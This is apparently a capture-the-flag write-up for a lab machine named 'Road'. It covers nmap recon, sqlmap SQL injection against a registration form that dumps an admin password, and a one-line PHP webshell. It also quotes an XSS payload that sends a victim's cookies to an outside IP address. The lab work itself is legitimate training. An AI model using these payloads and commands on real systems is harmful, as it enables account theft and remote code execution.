TL;DR
In this challenge we find the password of admin@sky.thm using sql injection, and then upload webshell to get RCE.
Next, we can find the password of webdeveloper inside the mongo-db service.
Lastly, we move to root using sudo on /usr/bin/sky_backup_utility and LD_PRELOAD trick, enabled by saving environment, as shown in sudo -l.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:cb:89:1e:db:44:09:67:3b:a6:2c:a7:07:85:05:49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDO7SgSYwvvxmUzvCzJSqXgrQ0g6cC6y4eQ1840vn2EJ0sm4tVkkzimxpPeFIBB8mW4G9jGvygm2UEHV9M4mD9h6/VIZ+x4D2yBiJshN3ZNEfAQxRwaRGVYktzEcwGbfUBq9I5Nl9gvJJwkPZhhU4R9D9kLA4qtPTFbgq5FxpKD2VhjfklbWE09mMkrgDosr7CnN7WU/BUXx/ddCWrbUCS3zm2V5pOt3p9yInnGXQllP24JqZjIoPbBJVu5hVhRcJqBaG8YMbqiZ4HItj3dGpvnQcS2dRkDytJ1h4nBf/Sv3zw2nlj+/CZRlSaPZAbFZAnn82aSURVgcp/f8uclfaHDQjhGnqDeyVOhrhwWqy4Y/UXQck7FFXt83QBlU19J7oIiipO74tWFnZG0EF26JGYFuvB5f7+W259E471n7gdA6vni/ZNJkY9QiuK6uDKFHVJagwSmUafex+2RBdGB3jnpeyyE2DFP99NkPKsUrPwcbpIBmfa6q3oItAZPzJorDtM=
|   256 e9:08:5f:26:33:72:e0:1a:4f:05:36:c3:3e:22:27:60 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN3+FSfOfHjEdHBXXoUJyMKjb4jitkR8T8ALnJU7DgeKhypuGMIBBa+cYE/jedLEtIeuCcgl9cjkgYI/+jFt6RE=
|   256 a0:73:ef:da:9d:3a:8f:d5:c7:38:c5:9b:87:52:1c:f3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKsD0BSNy2OCfNgmG1Ph2CZglooXlUerxo7T0k8MN1Bh
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Sky Couriers
|_http-favicon: Unknown favicon MD5: FB0AA7D49532DA9D0006BA5595806138
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Let’s add road.thm to our /etc/hosts.
Find admin@sky.thm password and upload webshell to get shell as www-data

I tried to register with <script>alert()</script>, and after login got XSS Injection:
Here you can see the XSS Injection.
When I tried to give more advanced payload, like this username:
<script>fetch('http://192.168.164.248:8081/cookie?'+document.cookie)</script>
I got this error, and was very very happy:

YAY, SQL Injection.
We can verify and get Time Based SQL Injection:


This is the request i put inside req.txt:
POST /v2/admin/reg.php HTTP/1.1
Host: road.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 165
Origin: http://road.thm
Connection: keep-alive
Referer: http://road.thm/v2/admin/register.html?register=
Cookie: PHPSESSID=e77mu7ce38flhkfipnuobbrjik; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ci_csrf_token=&User_Email=*&User_Pass=aa&conpass=a&Us_Cont=1010101010&submit=
and the command:
sqlmap -r req.txt --batch
Now, dbs:
┌──(agonen㉿kali)-[~/thm/Road]
└─$ sqlmap -r req.txt --batch --dbs

<REDACTED>

available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] SKY
[*] sys

[17:17:41] [INFO] fetched data logged to text files under '/home/agonen/.local/share/sqlmap/output/road.thm'

[*] ending @ 17:17:41 /2025-12-18/
Okay, let’s fetch tables from db SKY:
┌──(agonen㉿kali)-[~/thm/Road]
└─$ sqlmap -r req.txt --batch -D SKY --tables

<REDACTED>

[17:23:52] [INFO] fetching tables for database: 'SKY'
[17:23:52] [WARNING] reflective value(s) found and filtering out
[17:23:52] [INFO] retrieved: 'Users'
Database: SKY
[1 table]
+-------+
| Users |
+-------+

[17:23:52] [INFO] fetched data logged to text files under '/home/agonen/.local/share/sqlmap/output/road.thm'

[*] ending @ 17:23:52 /2025-12-18/
Let’s get the columns:
┌──(agonen㉿kali)-[~/thm/Road]
└─$ sqlmap -r req.txt --batch -D SKY -T Users --columns

Database: SKY
Table: Users
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | varchar(44) |
| phone    | varchar(15) |
| username | varchar(55) |
+----------+-------------+
Okay, I want the password of user admin@sky.thm:
┌──(agonen㉿kali)-[~/thm/Road]                                                                                                                                                                                             17:37:54 [2/1130]
└─$ sqlmap -r req.txt --batch -D SKY -T Users --dump username,password --where "username='admin@sky.thm'" --threads 10

<REDACTED>

[17:38:47] [INFO] retrieved: JKNSN!@#

I tried to login with the credentials:
admin@sky.thm:JKNSN!@#
and we are admin!

Another way was to reset our password, and then exploit IDOR by intercepting the request and change the name to the username you want to reset the password to.
Anyway, I uploaded a webshell in the image, however i can’t find the uploaded files. This is the webshell I created
echo -e '<?php echo `$_GET[0]`; ?>' > webshell.php
I viewed the source code of http://road.thm/v2/profile.php, and searched for another endpoints.
<!-- /v2/profileimages/ -->
